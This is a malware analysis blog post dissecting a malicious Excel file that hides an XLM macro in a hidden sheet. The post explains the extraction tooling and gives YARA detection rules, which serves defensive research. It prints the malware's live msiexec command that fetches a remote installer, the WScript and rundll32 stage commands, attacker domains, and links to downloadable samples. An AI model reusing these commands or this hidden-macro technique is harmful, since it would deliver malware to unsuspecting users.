| Extracting "Sneaky" Excel XLM Macros | 2019-01-29 |
In this article, we present our in-depth analysis of a malicious Microsoft Excel document (.xlm format) that we found in the wild. We show how existing open source tools can be utilized to carve out interesting artifacts. During our analysis, we also point out some tool limitations and present our solution to closing the gap. Ultimately, our goal is to orchestrate the carving of as many artifacts as possible, for robust threat detection and prevention.
The sample we'll dive into originally popped up on our RADAR a few weeks ago, just around the new year. Received through one of our [VirusTotal Intelligence](https://www.virustotal.com/intelligence/) YARA hunt rules that search for suspicious Microsoft Office documents. The initial sample and some relevant reports:
* SHA256: 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
* Multi-AV: [VirusTotal](https://www.virustotal.com/en/file/98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526/analysis/)
* Sandbox detonation: [Hybrid-Analysis](https://www.hybrid-analysis.com/sample/98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526)
* [Downloadable Samples](https://github.com/InQuest/malware-samples/tree/master/2019-01-15-Mal-Excel-Doc-Macrosheet)
Initial AV detection was rather low (3/59), we'll see why when we dive into the analysis. As of the time of this blogs publish, 30 days have passed and the file has been rescanned 6 times, resulting in a total of 9 out of 59 engines successfully detecting the threat.
A Cursory Glance
----------------
First, we open the XLS file with Microsoft Excel in a virtual environment to see what it looks like to an end-user. This Excel file contains a single spreadsheet, and the spreadsheet contains a single image that instructs the reader to click "Enable content" in order to view/edit the document (Fig 1); this is a common social engineering attempt to entice the user into allowing execution of the first stage of the malware payload:
 Fig 1. Enticing users to activate the first stage of the malware. We detect this and similar lures through Optical Character Recognition (OCR).
Note that the social engineering component alone of this document lure is enough to trigger InQuest threat prevention. In this particular case through the Optical Character Recognition (OCR) layer of our [Deep File Inspection (DFI) stack](https://blog.inquest.net/blog/2018/02/12/deep-file-inspection).
Let's use the popular [oledump](https://blog.didierstevens.com/programs/oledump-py/) and [olevba](https://github.com/decalage2/oletools/wiki/olevba) Python scripts, to examine whether the XLS file contains any VBA macros:
```text
$ olevba3 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
olevba3 0.53.1 - http://decalage.info/python/oletools
Flags Filename
----------- -----------------------------------------------------------------
OLE:-------- 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
===============================================================================
FILE: 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
Type: OLE
No VBA macros found.
$ oledump.py 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
```
According to both tools, the document seemingly doesn't contain any VBA macros. Note that oledump can leverage an additional plugin to dive deeper into the file, more on this later. To further investigate the file, we'll employ the help of a Windows GUI tool for Structure Storage View [SSView](https://www.mitec.cz/ssv.html) and a hex editor, in this case [Hexinator](https://hexinator.com/).
A Deeper Dive
-------------
XLS is a [Compound Document File (CDF or CF)](https://www.openoffice.org/sc/compdocfileformat.pdf) or [Object Linking and Embedding (OLE) File](https://msdn.microsoft.com/en-us/library/dd942138.aspx); thus, it can be explored with any OLE/CF viewer such as SSView. OLE files are hierarchical data structures consisting of several storages and streams, analogous to folders and files on your standard file system. Fig 3 shows the structure of this particular XLS file in SSView. In this file, the **Workbook** stream is interesting as it contains all the information related to this workbook such as the included sheets. The structure of this stream is fully specified in [Microsoft Office Excel 97-2007 - Binary File Format Specification](http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf). We dump the **Workbook** stream to the filesystem by right-clicking on its name and then selecting "Save stream ...".
 Fig 3. Using SSView to explore the XLS files storages and streams.
Note that we can also use 7zip to extract all storages and streams from an OLE compound file. 7zip creates a folder and a file for each relevant storage and stream parsed out of the compound file. We pull the extracted **Workbook** stream into our hex editor, and can spot a **cmd.exe** pivot at offset 0x028ABB as depicted in Fig 4.
 Fig 4. Spotting the embedded cmd.exe pivot in the extracted Workbook stream.
Why the pivot through **msiexec.exe**? It's one of a myriad of "Living off the Land" (LOL) techniques that attackers employ to mask their activitiy from runtime endpoint security monitoring tools. For a well maintained list of LOL binaries and libraries, see the [LOLBAS](https://lolbas-project.github.io/) project... they have a section dedicated to [msiexec](https://lolbas-project.github.io/lolbas/Binaries/Msiexec/). The ```serf=19``` bit is interesting, see the relevant documentation in the MSDN article for [Custom Action Type 19](https://docs.microsoft.com/en-us/windows/desktop/msi/custom-action-type-19). This makes for a good hunt rule on its own. We're looking for ```serf=19``` specifically, or any other ```serf=``` and an URL prefix of ```http```:
```yara
// see: https://github.com/InQuest/yara-rules/
rule MSIExec_Pivot
{
strings:
$serf19 = "serf=19" nocase ascii wide
$msiserf1 = "msiexec" nocase ascii wide
$msiserf2 = "serf=" nocase ascii wide
$msiserf3 = "http" nocase ascii wide
condition:
$serf19 or all of ($msiserf*)
}
```
Before shifting focus to the actual MSI file that the msiexec pivots to, let's take a brief look at the domain **office365advance[.]com**. It was only registered recently, a few days before the sample in question was first seen on Virus Total. The resolving IP address geo locates to Russian and appears to host another domain as well:
| Domain | IP | Registration Date | Location |
|----------------------|:--------------:|:--------------------:|--------|
| office365advance[.]com | 185.68.93.84 | 12/26/2018 | Russia |
| krontvhouse[.]com | 185.68.93.84 | 2014 | Russia |
Further pivots can be made to uncover other related infrastructure, we leave this as an exercise for the reader and instead next examine the MSI installer which is retrieved from this domain. The MSI file has a SHA256 hash of [a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a](https://www.virustotal.com/en/file/a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a/analysis/) and was initially uploaded to Virus Total on the same day that office365advance[.com] was registered. Initial detection was a meager 2 detection... today, 36 AV vendors properly detect this file as malicious. A simple string analysis on the MSI reveals the URL [www.exetomsi.com](http://www.exetomsi.com/), which contains a free tool to convert executable files (.exe) to an MSI installer. Turns out, this is a valuable hunting rule as well, we've been watching the results for a while and there's plenty of other malware authors converting their payloads to MSI using this tool:
```yara
// see: https://github.com/InQuest/yara-rules/
rule Executable_Converted_to_MSI
{
strings:
$magic = /^\xD0\xCF\x11\xE0\xA1\xB1\x1A\xE1\x00\x00\x00/
$url = "www.exetomsi.com" nocase
condition:
$magic at 0 and $url
}
```
Obviously, this string is easily bleached and thus this signature is easily evaded. Finer selected heuristics will provide a more robust hunt rule, again left as an exercise for the reader.
The MSI file in turn contains a malicious binary (c354467ec5d323fecf94d33bc05eab65f90a916c39137d2b751b0e637ca5a3e4). Upon its execution, it drops a VBS script (rds.vb, 8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4), a Batch file (help.bat, 91237a76e43caa35e3fbd42d47fbaca5d6b5ea7a96c89341196d070b628122ce), and Windows DLL library (htpd.dat, 79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190). The VBS script simply executes the dropped ```help.bat``` file via a ```WScript.Shell``` pivot:
```text
# RDS.VB
CreateObject("WScript.shell").run "cmd /c %temp%\help.bat", 0, False
```
The executed batch file in turn pivots to the dropped DLL by way of rundll32.exe. Note the entry point of the DLL here is ```bogus()```:
```text
# HELP.BAT
rundll32.exe C:\Users\ZGSPBU~1\AppData\Local\Temp\htpd.dat, bogus
```
The DLL was also uploaded to [Virus Total on 12/26/18](79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190), the date of the domain registration. Initial detection was at 4, whereas today, the majority of AV engines (46) successfully detect the DLL as malicious. Unfortunately this is the end of the line for our investigation. As of the time of research, ```htpd.dat:bogus()``` attempts to retrieve a next-stage payload from one unreachable and another unregistered server. We've made public a [Joe Sandbox Detonation Report](https://jbxcloud.joesecurity.org/analysis/754882/0/html) for your perusal.
Within that report we can see two possible domains for next-stage retrieval:
| URL | Status |
|------------------------------------------|----------|
| hxxps://vesecase[.]com/support/form.php | Offline |
| hxxps://afsssdrfrm[.]pw/support/form.php | Unregistered |
Peering back into the history of the registered, but currently offline domain, we can see that as of 12/20/2018 vesecase[.]com was hosting a default Apache Ubuntu install page:
* https://research.domaintools.com/research/screenshot-history/vesecase.com/#0
Macroless Command Execution?
----------------------------
What of the original pivot though? How does the Excel malware lure transition from the user's enabling of active content, to the cmd.exe / msiexec combination? It turns out the active content resides within an XLM macro, an age old technology that is giving AV some grief as of late. These kinds of techniques appear from time to time. Collating documents through capture (data-in-motion) and aggregation (data-at-rest) into the InQuest platform empowered by Deep File Inspection (DFI) provides threat hunting teams with an analysis tool to discover previously undiscovered and targeted threats... just like this.
To discover the answer, we'll take an ever deeper look at the Workbook stream, which is in the [BIFF8 format](https://www.openoffice.org/sc/excelfileformat.pdf). First, we'll take an interactive look with the Windows tool [BIFFView++](https://www.aldeid.com/wiki/BiffView). As it is depicted in figures 5 and 6, the msiexec command is found within a **Cell Formula** (6h) record. That record is contained within the very first cell of the spreadsheet, **A1** (column 'A', row '1').
 Fig 5. Determining the type of record that encompasses the malicious msiexec command.
 Fig 6. Structure of a Cell Formula (6h) record (ref 1)
Now, we need to determine the sheet that contains this particular cell formula. According to the [XLM Spec](http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf), all information about a sheet such as its name, type, and stream position are kept within a BOUNDSHEET record (85h). In Fig 7. we can see that this workbook has two BOUNDSHEET records; which means it has two sheets. However, one of them must be hidden as we can only see one sheet in Fig 1.
 Fig 7. BOUNDSHEET records in this Workbook; representing two sheets.
 Fig 8. Option flags in BOUNDSHEET record (this field starts at offset 8 and is two bytes; marked as green and blue in Fig 7)
The first sheet starts at offset 0x028938 and the second one at offset 0x028C17. The cell formula that we are interested in is located at 0x028ABB; this means that this cell is in the first sheet; which is a hidden macro sheet. We can unhide the sheet by either setting the hidden state to zero within the file, or toggling the setting through the Excel interface. It is interesting to note that the hidden state can also be set to **2**; which is called *very hidden* state. *Very hidden* sheets cannot be unhidden through the Excel interface, they can only be toggled to visible via manual hex editing of the file. After unhiding the macro sheet, we can see the embedded macro clearly in the Excel GUI.
 Fig 9. Macro sheet containing malicious Cell Formula pivot.
This formula is triggered when the document is opened (Auto_Open label points to cell **A1**), the user is asked to enable active content, and then the cmd.exe/msiexec and subsequent chain of events are automatically executed. As mentioned earlier, XLM 4.0 macros are an arcane technology that predate VBA even (which was introduced in Excel 5.0).
We're afforded yet another hunting opportunity here. The following YARA rule will detect Excel files with both hidden and very hidden macro sheets. Please note that not all XLM files with hidden Macro sheets are malicious.
```yara
// see: https://github.com/InQuest/yara-rules/
rule Excel_Hidden_Macro_Sheet
{
strings:
$ole_marker = {D0 CF 11 E0 A1 B1 1A E1}
$macro_sheet_h1 = {85 00 ?? ?? ?? ?? ?? ?? 01 01}
$macro_sheet_h2 = {85 00 ?? ?? ?? ?? ?? ?? 02 01}
condition:
$ole_marker at 0 and 1 of ($macro_sheet_h*)
}
```
To programmatically extract XLM macros from an Excel Workbook, we can lean on the BIFF plugin that is bundled with [@DidierStevens](https://twitter.com/DidierStevens) oledump tool. This plugin recognizes a number of functions such as EXEC, REGISTER, and HALT. First, let's explore the BIFF objects by count:
```text
# BIFF dump, sorted by record type popularity, with partial annotations.
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 | tr -s ' ' | cut -d' ' -f4 | sort | uniq -c | sort -nr
63 XF # Extended Format 5.115
47 STYLEEXT
47 STYLE
42 ROW
41 XFEXT
40 MULBLANK
20 FORMAT
17 CONTINUE # record code=3C00XXXX (typically 3C002020 for record size)
3 EOF
3 DBCELL
3 BOF
2 WSBOOL
2 WINDOW2
2 VCENTER
2 TOPMARGIN
2 SETUP
2 SELECTION
2 SAVERECALC
2 RIGHTMARGIN
2 REFMODE
2 PRINTHEADERS
2 PRINTGRIDLINES
2 PLV
2 MSODRAWINGGROUP # code=eb002020 this is where your images are.
2 MSODRAWING # related
2 LEFTMARGIN
2 ITERATION
2 INDEX
2 HEADERFOOTER
2 HEADER
2 HCENTER
2 GUTS
2 GRIDSET
2 FORMULA # EXEC, HALT, etc. the macro content
2 FOOTER
2 FEATHEADR
2 DIMENSIONS
2 DELTA
2 DEFCOLWIDTH
2 DEFAULTROWHEIGHT
2 COLINFO
2 CALCMODE
2 CALCCOUNT
2 BOUNDSHEET # Spreadsheets
2 BOTTOMMARGIN
1 plugin
1 XFCRC
1 WRITEACCESS
1 WINDOWPROTECT
1 WINDOW1
1 USESELFS
1 THEME
1 TABLESTYLES
1 TABID
1 SUPBOOK
1 SST
1 REFRESHALL
1 RECALCID
1 PROTECT
1 PROT4REVPASS
1 PROT4REV
1 PRECISION
1 PLS
1 PASSWORD
1 OBJ
1 MTRSETTINGS
1 MMS
1 MERGECELLS
1 LABEL # This record represents a cell that contains a string.
1 INTERFACEHDR
1 INTERFACEEND
1 HIDEOBJ
1 HFPicture
1 FORCEFULLCALCULATION
1 FNGROUPCOUNT
1 EXTSST
1 EXTERNSHEET
1 EXCEL9FILE
1 DSF
1 COUNTRY
1 COMPRESSPICTURES
1 COMPAT12
1 CODEPAGE
1 BOOKEXT
1 BOOKBOOL
1 BACKUP
1 1904
```
If you're looking for "interesting" records, start with grepping for the "sheet", "label", and "formula". Let's look for the ```Auto_Open``` label and dump it, to find the cmd/msiexec combination:
```text
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-o label -s"
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
Plugin: BIFF plugin
'0018 31 LABEL : Cell Value, String Constant - \x00Auto_Ope'
ASCII:
Auto_Open:
002a 2 PRINTHEADERS : Print Row/Column Labels
002a 2 PRINTHEADERS : Print Row/Column Labels
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-o formula"
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
Plugin: BIFF plugin
0160 2 USESELFS : Natural Language Formulas Flag
'0006 129 FORMULA : Cell Formula - R1C1 107 ptgStr "msiexec.exe serf=19 skip=1 /i http://office365advance.com/update /q OnStart=\'c:\\windows\\notepad.exe\'" ptgFuncVarV args 1 func 006e (EXEC) '
0006 26 FORMULA : Cell Formula - R2C1 4 ptgFuncVarV args 0 func 0036 (HALT)
```
Next, let's take a look at how one could programmatically carve the image component out of the document lure.
Carving Images from XLM
-----------------------
As mentioned in the beginning, our aim is to carve as much as possible from this file. Thus, we are also interested in extracting the image embedded in this document. This is a precursor to extracting the semantic meaning through Optical Character Recognition (OCR). Common choices to accomplish this task generically include forensic tools such as http://foremost.sourceforge.net/ and https://github.com/sleuthkit/scalpel. We'll show an example of using scalpel here. However, neither provides a copy with the same fidelity as what is originally displayed upon opening the Excel document in a virtual machine:
```text
# applicable scalpel rules:
# GIF and JPG files (very common)
# gif y 5000000 \x47\x49\x46\x38\x37\x61 \x00\x3b
# gif y 5000000 \x47\x49\x46\x38\x39\x61 \x00\x00\x3b
# jpg y 200000000 \xff\xd8\xff\xe0\x00\x10 \xff\xd9
# jpg y 200000000 \xff\xd8\xff\xe1 \xff\xd9
$ scalpel -c /etc/scalpel.conf 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526/workbook
```
Fig. 10 shows the output of the carved file by scalpel in the default image viewer on Windows 10.
 Fig. 10: Corrupted JPEG file extracted from the XLM file by scalpel.
Why is the file corrupted? Within the XLS/BIFFv8 format, records have a maximum size of 8,228 bytes. If the size of data is greater than what can fit in a single record, then the data must be split into chunks. The first chuck is put in the first record, and the rest of data chunks are placed in subsequent **CONTINUE (3Ch)** records. To successfully extract images from XLM files, one needs to strip these **CONTINUE** headers from the extracted image. To accomplish this task automatically, we've extended the oledump BIFF plugin (plugin_biff.py) to include a new command line switch for extracting images. You can find our patch in our Github repository (lines 570 to 603):
[https://github.com/InQuest/DidierStevensSuite/blob/BIFF-Image-Dump-Switch/plugin_biff.py#L570-L592](https://github.com/InQuest/DidierStevensSuite/blob/BIFF-Image-Dump-Switch/plugin_biff.py#L570-L592)
Here it is in action:
```text
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-h"
Usage: oledump.py [options]
Options:
-h, --help show this help message and exit
-e, --extract Extract images
-s, --strings Dump strings
-a, --hexascii Dump hex ascii
-o OPCODE, --opcode=OPCODE
Opcode to filter for
-f FIND, --find=FIND Content to search for
$ oledump.py -p plugin_biff 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526 --pluginoptions "-e"
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
Plugin: BIFF plugin
00003255 0866 126 HFPicture : Header / Footer Picture
00005279 00eb 8224 MSODRAWINGGROUP : Microsoft Office Drawing Group
[EB] image + 8107 = 8107 bytes
0000729d 00eb 8224 MSODRAWINGGROUP : Microsoft Office Drawing Group
[EB] image + 8224 = 16331 bytes
000092c1 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 24555 bytes
0000b2e5 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 32779 bytes
0000d309 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 41003 bytes
0000f32d 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 49227 bytes
00011351 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 57451 bytes
00013375 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 65675 bytes
00015399 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 73899 bytes
000173bd 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 82123 bytes
000193e1 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 90347 bytes
0001b405 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 98571 bytes
0001d429 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 106795 bytes
0001f44d 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 115019 bytes
00021471 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 123243 bytes
00023495 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 131467 bytes
000254b9 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 139691 bytes
000274dd 003c 8224 CONTINUE : Continues Long Records
[3C] image + 8224 = 147915 bytes
00027c6f 003c 1934 CONTINUE : Continues Long Records
[3C] image + 1934 = 149849 bytes
```
Conclusion
----------
In this article, we analyzed a stealthy malicious Excel document that relies on XLM macros to run embedded commands; which is an old-age technology superseded by VBA. We provided in detail on how such macros can be located in XLM binary files and also how to carve other useful information such as image files. Last not least, we also presented three YARA rules that can be used to capture malware instances that use similar technique.
If you're interested in a similar sample, take a look at:
* VT: [6f807662e04b5cfb85bc892e27a29994ddcf78e7c3311581753761fede3d5bd1](https://www.virustotal.com/en/file/6f807662e04b5cfb85bc892e27a29994ddcf78e7c3311581753761fede3d5bd1/analysis/)
* Pivot: add3565office[.]com/rstr
* Final: pointsoft[.]pw
Malware Samples (All Stages)
----------------------------
Note: The following contain links to actual malware. Though without file extensions, care should be taken. Not everyone has access to Virus Total, and we want to ensure that samples are available freely for all researchers to improve their trade craft.
| Stage | Parent Process | File Type | Name | SHA256... | Download |
|-------|:--------------:|:---------:|:--------:|-------------|----------|
| 1 | EXCEL | XLS | | 98e4695e... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526)|
| 2 | MSIEXEC | MSI | | a5bc8c8b... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-2-msi/a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a) |
| 3 | MSIEXEC | EXE | | c354467e... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-3-exe/c354467ec5d323fecf94d33bc05eab65f90a916c39137d2b751b0e637ca5a3e4) |
| 4 | WSCRIPT | VBS | rds.vbs | 8a5041d4... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-4-vbs/8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4) |
| 5 | CMD | BAT | help.bat | 91237a76... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-5-bat/91237a76e43caa35e3fbd42d47fbaca5d6b5ea7a96c89341196d070b628122ce) |
